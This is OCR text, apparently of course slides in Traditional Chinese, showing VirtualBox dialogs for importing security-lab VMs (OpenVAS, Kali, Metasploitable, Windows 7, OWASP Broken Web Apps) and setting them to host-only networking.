
VM匯入 (openvas)

- 帳號：admin
- 密碼：admin
- ip：192.168.56.19




Kali

VM匯入 (kali)


建立虛擬機器
名稱和作業系統
請為新的虛擬機器選擇描述性名稱和目的地資料夾其上安裝的作業系統類型。 您選擇的名稱將在整個使用，以標識這部電腦。
名稱: kali-new
機器資料夾: C:\Users\lparrival\VirtualBox VMs
類型(T): Linux
版本(V): Other Linux (64-bit)
專家模式(E)
下一個(N)
建立虛擬機器
硬碟
如果您希望能加入虛擬硬碟到新的機器。 可以建立新的硬碟檔或從清單選取一個或使用資料夾圖示選取另一個位置。
如果需要更多複雜存放裝置設定，可以略過此步驟，並在機器建立時進行變更機器設定。
建議硬碟的大小為 8.00 GB。
不加入虛擬硬碟(D)
使用現有虛擬硬碟檔案(U)
Kali-Linux-2020.3-vbox-amd64-disk001.vmdk (標準, 80.00
建立
取消
kali-new - 硬碟選取器
加入(A)
重新整理(R)
名稱
虛擬大小
實際大小
Attached
IE8 - Win7-disk1.vdi 40.00 GB 13.22 GB
Kali-Linux-2020.3-vbox-amd64-disk001.vmdk 80.00 GB 9.61 GB
Metasploitable.vmdk 8.00 GB 1.85 GB
openvas_1.vmdk 20.00 GB 6.49 GB
請選擇虛擬硬碟檔
lparrival › VirtualBox VMs › 資安健診VM
新增資料夾
快速存取
桌面
下載
文件
名稱
修改日期
類型
Kali-Linux-2020.3-vbox-amd64-disk00... 2020/9/8 下午 11:48 Virtua
openvas_1.vmdk 2020/9/8 下午 11:42 Virtua
win7_x64.vmdk 2020/9/8 下午 02:44 Virtua
1
2
3

VM匯入 (Kali)


Kali-2020 - 設定
一般
系統
顯示
存放裝置
音訊
網路
網路
介面卡 1
介面卡 2
介面卡 3
介面卡 4
啟用網路卡(E)
附加到(A): NAT
名稱(N):
進階(D)



Kali-2020 - 設定
一般
系統
顯示
存放裝置
音訊
網路
網路
介面卡 1
介面卡 2
介面卡 3
介面卡 4
啟用網路卡(E)
附加到(A): 僅限主機介面卡
名稱(N): VirtualBox Host-Only Ethernet Adapter
進階(D)

VirtualBox

Metasploitable


VM匯入 (Metasploitable)

VM匯入 (Metasploitable)




Win7

VM匯入 (Win7)


建立虛擬機器
名稱和作業系統
請為新的虛擬機器選擇描述性名稱和目的地資料夾，並選取要在其上安裝的作業系統類型。 您選擇的名稱將在整個 VirtualBox 中使用，以標識這部電腦。
名稱: win7
機器資料夾: C:\Users\lparrival\VirtualBox VMs
類型(T): Microsoft Windows
版本(V): Windows 7 (64-bit)
專家模式(E)
下一個(N)
取消
建立虛擬機器
硬碟
如果您希望能加入虛擬硬碟到新的機器。 可以
從清單選取一個或使用資料夾圖示選取另一個
如果需要更多複雜存放裝置設定，可以略過此
立時進行變更機器設定。
建議硬碟的大小為 32.00 GB。
不加入虛擬硬碟(D)
使用現有虛擬硬碟檔案(U)
win7_x64.vmdk (標準, 32.00 GB)
建立
介面卡
USB 控
裝置篩
無
vul_01
win7 - 硬碟選取器
加入(A)
重新整理(R)
名稱
虛擬大小
實際大小
Metasploitable.vmdk 8.00 GB 1.85 GB
openvas_1.vmdk 20.00 GB 6.49 GB
OWASP Broken Web Apps-cl1.vmdk 8.00 GB 5.93 GB
win10.vmdk 50.00 GB 19.38 GB
win7_x64.vmdk 32.00 GB 7.55 GB
3
請選擇虛擬硬碟檔
lparrival > VirtualBox VMs > 資安健診VM
組合管理
新增資料夾
快速存取
桌面
下載
文件
名稱
修改日期
Kali-Linux-2020.3-vbox-amd64-disk00... 2020/9/8 下午 11:4
openvas_1.vmdk 2020/9/8 下午 11:4
win7_x64.vmdk 2020/9/8 下午 02:4
2


VM匯入 (Win7)


win7_x64 - 設定
一般
系統
顯示
存放裝置
音訊
網路
網路
介面卡 1
介面卡 2
介面卡 3
介面卡 4
啟用網路卡(E)
附加到(A):
僅限主機介面卡
名稱(N):
VirtualBox Host-Only Ethernet Adapter
進階(D)


VirtualBox

Owasp

VM匯入 (owasp)


建立虛擬機器
名稱和作業系統
請為新的虛擬機器選擇描述性名稱和目的地資料夾，並選取要在其上安裝的作業系統類型。 您選擇的名稱將在整個 VirtualBox 中使用，以標識這部電腦。
名稱: owasp
機器資料夾: C:\Users\lparrival\VirtualBox VMs
類型(T): Linux
版本(V): Other Linux (64-bit)
專家模式(E)
下一個(N)
取消
建立虛擬機器
硬碟
如果您希望能加入虛擬硬碟到新的機器。 可以建立新的
從清單選取一個或使用資料夾圖示選取另一個位置。
如果需要更多複雜存放裝置設定，可以略過此步驟，並
立時進行變更機器設定。
建議硬碟的大小為 8.00 GB。
不加入虛擬硬碟(D)
立即建立虛擬硬碟(C)
使用現有虛擬硬碟檔案(U)
OWASP Broken Web Apps-cl1.vmdk (標準, 8.00
建立
owasp - 硬碟選取器
加入(A)
重新整理(R)
名稱
虛擬大小
實際大小
Metasploitable.vmdk 8.00 GB 1.85 GB
openvas_1.vmdk 20.00 GB 6.49 GB
OWASP Broken Web Apps-cl1.vmdk 8.00 GB 5.93 GB
win10.vmdk 50.00 GB 19.38 GB
win7_x64.vmdk 32.00 GB 7.55 GB
1
3
請選擇虛擬硬碟檔
« VirtualBox VMs › vul_02_owasp › owasp
組合管理
新增資料夾
快速存取
桌面
下載
文件
圖片
桌面資料夾
名稱
修改日期
OWASP Broken Web Apps-cl1.vmdk 2020/9/9 上午 07
OWASP Broken Web Apps-cl1-s001.vmdk 2020/9/9 上午 10
OWASP Broken Web Apps-cl1-s002.vmdk 2020/9/9 上午 10
OWASP Broken Web Apps-cl1-s003.vmdk 2020/9/9 上午 10
OWASP Broken Web Apps-cl1-s004.vmdk 2020/9/9 上午 10
OWASP Broken Web Apps-cl1-s005.vmdk 2020/9/9 上午 10
2

VM匯入 (owasp)


vul_02_owasp - 設定
一般
系統
顯示
存放裝置
音訊
網路
網路
介面卡 1
介面卡 2
介面卡 3
介面卡 4
啟用網路卡(E)
附加到(A):
僅限主機介面卡
名稱(N):
